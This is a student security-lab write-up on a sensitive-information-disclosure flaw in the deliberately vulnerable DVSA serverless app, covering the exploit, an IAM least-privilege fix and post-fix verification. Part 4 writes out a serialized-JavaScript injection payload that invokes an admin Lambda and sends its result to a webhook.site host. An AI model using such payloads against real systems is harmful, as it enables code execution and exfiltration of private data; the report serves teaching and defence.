



ICS 344 - 02

MOAYED ALJADDAWI - 202248800

DVSA URL: <http://dvsa-website-962415228810-us-east-1.s3-website.us-east-1.amazonaws.com/>

AWS Region: us-east-1

02/05/2026

Lesson #3: Sensitive Information Disclosure

Lesson #3: Sensitive Information Disclosure

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a Sensitive Information Disclosure vulnerability in the DVSA serverless application. The affected components are the **/dvsa/order** API endpoint, the **DVSA-ORDER-MANAGER** Lambda function, the **DVSA-ADMIN-GET-RECEIPT** Lambda function, the Order Manager IAM execution role, and the S3 receipts bucket. The security impact is unauthorized access to the receipt archive files through a signed S3 download URL. The weakness occurs because attacker-controlled input can trigger backend code execution, and the Order Manager Lambda role has overly broad permission to invoke other Lambda functions.

Part 2) Why This Works / Root Cause

The attack works because the backend processes the **action** field unsafely. A crafted serialized JavaScript function can execute inside the Lambda runtime instead of being treated as normal JSON data. Once the injected code executes inside **DVSA-ORDER-MANAGER**, it can use the AWS Lambda SDK to invoke the privileged **DVSA-ADMIN-GET-RECEIPT** function. The root cause is a combination of unsafe input handling and overly permissive IAM permissions, specifically **lambda:InvokeFunction** on all resources.

Part 3) Environment and Setup

The test was performed in a controlled DVSA deployment in AWS **us-east-1**.

Environment details used in the demonstration:

- **DVSA API endpoint used:**
 - <https://n1pq1eb7kd.execute-api.us-east-1.amazonaws.com/dvsa/order>
- **Main AWS services involved:**
 - Amazon API Gateway
 - AWS Lambda
 - AWS IAM
 - Amazon S3
 - Amazon Cognito
- **Lambda functions involved:**
 - DVSA-ORDER-MANAGER
 - DVSA-ADMIN-GET-RECEIPT
- **IAM role involved:**
 - `serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-xan2tL8HWALI`
- **Tools used:**
 - DVSA website
 - Browser DevTools
 - Postman
 - webhook.site
 - AWS Console
 - Windows File Explorer
- **User context:**

- A normal DVSA user account was used.
- A valid Cognito token was copied from browser DevTools and used in Postman.

Part 4) Reproduction Steps

1. Log in to the DVSA website using a normal user account.
2. Place an order in DVSA so that a receipt file exists for the current month.
3. Open browser DevTools.
4. Go to Application → Local Storage and locate the DVSA Cognito token values.
5. Copy the valid access token.
6. Open Postman.
7. Create a **POST** request to the **/dvsa/order** endpoint:
https://n1pq1eb7kd.execute-api.us-east-1.amazonaws.com/dvsa/order
8. Add the following headers:
Content-Type: application/json
Authorization: Bearer eyJra.....
9. In Body → raw → JSON, send the following payload:

```
"action": "$ND_FUNC$_function(){const
{LambdaClient,InvokeCommand}=require("@aws-sdk/client-lambda");const lambda=new
LambdaClient({});const p=new InvokeCommand({FunctionName:"DVSA-ADMIN-GET-
RECEIPT",InvocationType:"RequestResponse",Payload:Buffer.from(JSON.stringify({"year\
":"2026","month":"04"}))});lambda.send(p).then(function(d){const
https=require("https");const
result=Buffer.from(d.Payload || []).toString();https.get("https://webhook.site/[REDACTED]?d
ata="+encodeURIComponent(result));}).catch(function(e){console.error("LESSON3_ERROR"
,e)});})();"
```
10. Send the request.
11. Open webhook.site.
12. Confirm that webhook.site received a request containing a JSON result:

```
{"status": "ok", "download_url": "https://dvsa-receipts-bucket-..../zip/2026-04-dvsa-order-
receipts.zip?...."}
```
13. Copy the **download_url**, paste it into the browser, and download the ZIP file.
14. Extract the ZIP file.
15. Confirm that the extracted folder contains a receipt text file under a path:
2026-04-dvsa-order-receipts/tmp/2026/04/30/

Part 5) Evidence and Proof

The vulnerability was proven using Postman, webhook.site, and the downloaded receipt archive.

First, Postman was used to send a malicious serialized JavaScript payload to the **/dvsa/order** endpoint. The payload attempted to invoke the privileged **DVSA-ADMIN-GET-RECEIPT** Lambda function.




Figure 1. Postman request to **/dvsa/order** containing the injected **action** payload.

Second, **webhook.site** received a callback from the backend containing:




Figure 2. **webhook.site** showing status: ok and a redacted signed **download_url**.

This proves that the injected backend code successfully invoked the receipt-generation function and returned a signed S3 download URL.

Third, the signed URL downloaded a receipt ZIP file. After extracting the archive, a receipt text file was visible in the extracted folder.




Figure 3. Extracted receipt archive showing a receipt text file under **tmp/2026/04/30**.

This confirms that the attack disclosed receipt data from the S3 receipt storage.

Part 6) Fix Strategy / Probable Mitigation

The fix should prevent the normal order-processing Lambda from invoking privileged administrative receipt-export functionality. Since the exploit used code execution inside **DVSA-ORDER-MANAGER** to invoke **DVSA-ADMIN-GET-RECEIPT**, the remediation focused on IAM least privilege.

The original role had broad Lambda invocation permission through **AWSLambdaRole**, allowing:

```
"Action": "lambda:InvokeFunction",
"Resource": "*"

```

This was too permissive because it allowed the Order Manager function to invoke admin functions unrelated to normal order processing.

The mitigation was to add an explicit IAM Deny policy to the Order Manager execution role. This Deny blocks only the sensitive function used in this lesson:

DVSA-ADMIN-GET-RECEIPT

Part 7) Code / Config Changes

File / resource changed:

IAM Role: serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-xan2tL8HWALI

Inline Policy Added: DenyInvokeAdminGetReceipt

Before Configuration

Before remediation, the Order Manager role had the AWS managed policy **AWSLambdaRole**. This policy allowed the role to invoke Lambda functions on all resources:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "lambda:InvokeFunction"
      ],
      "Resource": [
        "*"
      ]
    }
  ]
}
```

This was dangerous because it allowed code running inside DVSA-ORDER-MANAGER to invoke privileged Lambda functions, including:

DVSA-ADMIN-GET-RECEIPT




Figure 4. Order Manager execution role before remediation showing the attached **AWSLambdaRole** policy.




Figure 5. Before-fix IAM policy showing **lambda:InvokeFunction** with **Resource: "*"**.

After Configuration

An inline explicit Deny policy was added to the **DVSA-ORDER-MANAGER** execution role:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyInvokeAdminGetReceipt",
      "Effect": "Deny",
      "Action": "lambda:InvokeFunction",
      "Resource": "arn:aws:lambda:us-east-1:.....:function:DVSA-ADMIN-GET-RECEIPT"
    }
  ]
}
```




Figure 6. After-fix IAM role showing the inline policy **DenyInvokeAdminGetReceipt**.




Figure 7. Inline policy JSON showing explicit Deny for invoking **DVSA-ADMIN-GET-RECEIPT**.

This is a configuration-level fix. In IAM, an explicit Deny overrides an Allow. Therefore, even though the managed **AWSLambdaRole** policy still allows Lambda invocation generally, this role is specifically denied from invoking the receipt-generation admin Lambda.

What was changed

- Added an inline IAM policy named **DenyInvokeAdminGetReceipt** to the **DVSA-ORDER-MANAGER** execution role.
- The policy explicitly denies **lambda:InvokeFunction** on the privileged **DVSA-ADMIN-GET-RECEIPT** Lambda function.
- The broad AWS managed **AWSLambdaRole** policy was not edited directly because it is AWS managed.
- The fix uses an explicit Deny to override the existing broad Allow.
- This prevents code running inside **DVSA-ORDER-MANAGER** from invoking the receipt-generation admin Lambda.

Why this fixes the issue

The original configuration allowed the Order Manager Lambda role to invoke any Lambda function because **AWSLambdaRole** allowed **lambda:InvokeFunction** on Resource: **"*"**. This meant that once attacker-controlled code executed inside **DVSA-ORDER-MANAGER**, it could invoke **DVSA-ADMIN-GET-RECEIPT** and generate a signed S3 receipt download URL.

The new inline Deny policy blocks this specific privileged invocation. Since IAM explicit Deny overrides Allow, **DVSA-ORDER-MANAGER** can no longer invoke **DVSA-ADMIN-GET-RECEIPT**, even though the managed policy still exists. This blocks the sensitive receipt disclosure path.

Part 8) Verification After Fix

After applying the IAM inline Deny policy, the same malicious Lesson 3 payload was tested again through Postman against the **/dvsa/order** endpoint.

Before the fix, the payload caused **webhook.site** to receive:

```
{
  "status": "ok",
  "download_url": "https://dvsa-receipts-bucket-..../zip/2026-04-dvsa-order-receipts.zip?....."
}
```

This confirmed that the backend generated a signed receipt download URL.

After the fix, the same request no longer produced a new successful webhook response containing status: ok and **download_url**. Postman returned an error response instead:

```
{
  "status": "err",
  "message": "Invalid action"
}
```

webhook.site also showed no new successful receipt download result after remediation.

What changed:

The Order Manager Lambda role is now explicitly denied from invoking the privileged **DVSA-ADMIN-GET-RECEIPT** function.

Legitimate behavior:

Normal DVSA user activity still works after the fix. A normal user can still log in, browse products, and use the ordinary order workflow. The fix only blocks unauthorized invocation of the privileged receipt-generation Lambda function.




Figure 8. Postman retest after remediation returns an error response instead of a successful receipt URL.




Figure 9. webhook.site after remediation showing no new successful receipt `download_url`.

Part 9) Structured Operation and Security Analysis

Table A — Intended logic, artifacts, and behavior comparison

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Sensitive Information Disclosure	A normal order request must not invoke privileged admin receipt-export functionality. Signed receipt archive URLs should only be generated through authorized admin workflows.	DVSA browser workflow, /dvsa/order request, DVSA-ORDER-MANAGER, IAM role permissions, webhook.site output, downloaded S3 receipt archive.	Normal users can log in, browse products, place orders, and use the normal order workflow. They should not receive signed archive URLs for receipt files.	The crafted action payload executed backend code, invoked DVSA-ADMIN-GET-RECEIPT, and webhook.site received status: ok with a signed S3 download_url.

Table B — Deviation analysis, fix, and verification

Vulnerability	Deviation	Class	Fix Applied	Post-Fix Verification	Optional Latency Before / After Logging
Sensitive Information Disclosure	The Order Manager Lambda	Misconfiguration / Misuse	Added inline IAM policy DenyInvokeAdminGetReceipt to the DVSA-ORDER-	Repeating the same payload no longer	Not measured

	should process normal order actions only. It should not be able to invoke privileged admin receipt-generation functionality. The exploit crossed this boundary and generated a signed S3 receipt archive URL.		MANAGER execution role. The policy explicitly denies lambda:InvokeFunction on DVSA-ADMIN-GET-RECEIPT.	produced a successful webhook download_url. Postman returned an error and webhook.site showed no new successful receipt leak.	
--	---	--	---	---	--

9.1 Intended Logic and Security Rule(s)

The user sends an order-related request from the DVSA frontend to the API Gateway /dvsa/order endpoint. API Gateway forwards the request to the DVSA-ORDER-MANAGER Lambda function. Under normal conditions, this function should process only normal order actions such as creating orders, viewing order data, or handling order workflow logic.

The DVSA-ADMIN-GET-RECEIPT Lambda function is privileged because it generates signed S3 URLs for receipt archives. This functionality should only be reachable through authorized administrative workflows, not through user-controlled order input.

Security rules:

- A normal order request must not invoke privileged admin receipt-export functions.
- DVSA-ORDER-MANAGER must not generate or retrieve signed S3 receipt archive URLs for unauthorized users.
- Lambda execution roles must follow least privilege.
- Sensitive receipt data must only be disclosed through authorized workflows.

9.2 Evidence Sources and Behavior Trace

Artifacts used:

- DVSA browser workflow
- Browser DevTools token capture
- Postman request and response
- webhook.site callback result
- Downloaded S3 receipt ZIP archive
- AWS IAM role permissions

- AWS managed AWSLambdaRole policy
- Inline policy DenyInvokeAdminGetReceipt
- AWS Console screenshots

Normal behavior:

- A normal user logs in to DVSA, browses products, places an order, and uses the expected order workflow.
- The user should not directly obtain signed S3 archive links for receipt exports.

Exploit behavior:

- A crafted /dvsa/order request contained a serialized JavaScript function in the action field.
- The backend executed this payload inside the Order Manager Lambda.
- The payload invoked DVSA-ADMIN-GET-RECEIPT.
- webhook.site received status: ok and a signed S3 download_url.
- The signed URL downloaded a ZIP file containing receipt data.

Post-fix behavior:

- After adding the explicit Deny policy to the Order Manager execution role, the same malicious payload no longer produced a new successful webhook response containing status: ok and download_url.

9.3 Deviation Analysis and Classification

The exploit violates the intended rule that normal user-controlled order requests must not trigger privileged administrative receipt export functionality. The evidence proving this deviation is the webhook response containing a signed S3 receipt archive URL and the downloaded ZIP file containing receipt data.

This behavior is incorrect from a security perspective because the user did not access the receipts through an authorized admin workflow. Instead, attacker-controlled input caused backend code execution and crossed into a privileged Lambda function.

Classification:

Misconfiguration / Misuse

The issue includes unsafe input handling, but the applied fix specifically addresses an IAM misconfiguration: the DVSA-ORDER-MANAGER execution role allowed overly broad Lambda invocation.

9.4 Explainable Fix and Post-Fix Validation

The original configuration incorrectly allowed the Order Manager Lambda role to invoke any Lambda function. This broad permission increased the impact of code execution inside the order-processing Lambda because injected code could call privileged admin functions.

The fix belongs in IAM because the exploit depended on the Order Manager role being able to invoke DVSA-ADMIN-GET-RECEIPT. The exact change was adding an inline explicit Deny policy to the Order Manager execution role:

```
{
  "Sid": "DenyInvokeAdminGetReceipt",
  "Effect": "Deny",
  "Action": "lambda:InvokeFunction",
  "Resource": "arn:aws:lambda:us-east-1:.....:function:DVSA-ADMIN-GET-RECEIPT"
}
```

After the fix, the same payload no longer generated a new signed receipt download URL in webhook.site. Normal user activity in the DVSA application still worked, confirming that the fix blocked the privileged receipt disclosure path without disabling the normal application workflow.

Part 10) Takeaway / Lessons Learned

This vulnerability demonstrates that sensitive information disclosure in serverless applications can happen when unsafe backend code execution is combined with overly broad IAM permissions. Even if sensitive files are stored in S3 and protected by signed URLs, a vulnerable Lambda function may still generate and leak those URLs if it can invoke privileged backend functions.

The main security assumption that caused the problem was trusting the Order Manager Lambda with more permissions than it needed. In serverless systems, each function should have only the permissions required for its specific job. Applying least privilege to Lambda execution roles reduces the blast radius when input-handling vulnerabilities occur.

The key lesson is that user-facing Lambda functions should not be allowed to invoke privileged administrative Lambda functions unless there is a clear, authorized, and validated workflow requiring it.